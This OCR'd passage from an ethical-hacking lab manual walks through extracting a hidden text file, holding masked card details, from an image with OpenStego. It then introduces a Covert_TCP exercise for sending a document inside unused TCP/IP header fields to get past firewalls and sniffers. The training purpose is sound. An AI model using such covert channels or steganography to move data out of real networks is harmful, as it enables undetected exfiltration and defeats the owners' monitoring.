

Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
Stego.bmp
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
Select Output Folder for Message File
Look in:
Desktop
Recent Items
Desktop
Documents
This PC
Network
Folder name:
C:\Users\Administrator\Desktop
Files of type:
All Files
Open
Cancel

25. ☐ In the **OpenStego** window, click the **Extract Data** button. This will extract the message file from the image and save it to **Desktop**.


Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
Stego.bmp
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Extract hidden data
Input Stego File
C:\Users\Administrator\Desktop\Stego.bmp
Output Folder for Message File
C:\Users\Administrator\Desktop
Password
Extract Data

26. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; then, click **OK**.
27. The extracted image file (**New Text Document.txt**) is displayed on **Desktop**.
28. Close the **OpenStego** window, navigate to **Desktop**, and double-click **New Text Document.txt**.
29. The file displays all the information contained in the text document, as shown in the screenshot.

In real-time, an attacker might scan for images that contain hidden information and use steganography tools to decrypt their hidden information.


New Text Document.txt - Notepad
File Edit Format View Help
VISA: 12xx xxxx xxxx xx89
pin: 1xx4
Windows (CRLF)
Ln 1, Col 1
100%
Wireshark

30. ☐ This concludes the demonstration of how to perform image steganography using OpenStego.
31. ☐ You can also use other image steganography tools such as **QuickStego** (http://quickcrypto.com), **SSuite Picsel** https://www.ssuitesoft.com), **CryptaPix** (https://www.briggsoft.com), and **gifshuffle** (http://www.darkside.com.au) to perform image steganography on the target system.
32. ☐ Close all open windows and document all the acquired information.

Task 6: Covert Channels using Covert_TCP

Networks use network access control permissions to permit or deny the traffic flowing through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, and web proxies to allow certain traffic. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.


The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.

A professional ethical hacker or pen tester must understand how to carry covert traffic inside the unused fields of TCP and IP headers.


Here, we will use Covert_TCP to create a covert channel between the two machines.

For demonstration purposes, in this task, we will use the **Parrot Security** machine as the target machine and the **Ubuntu** machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.

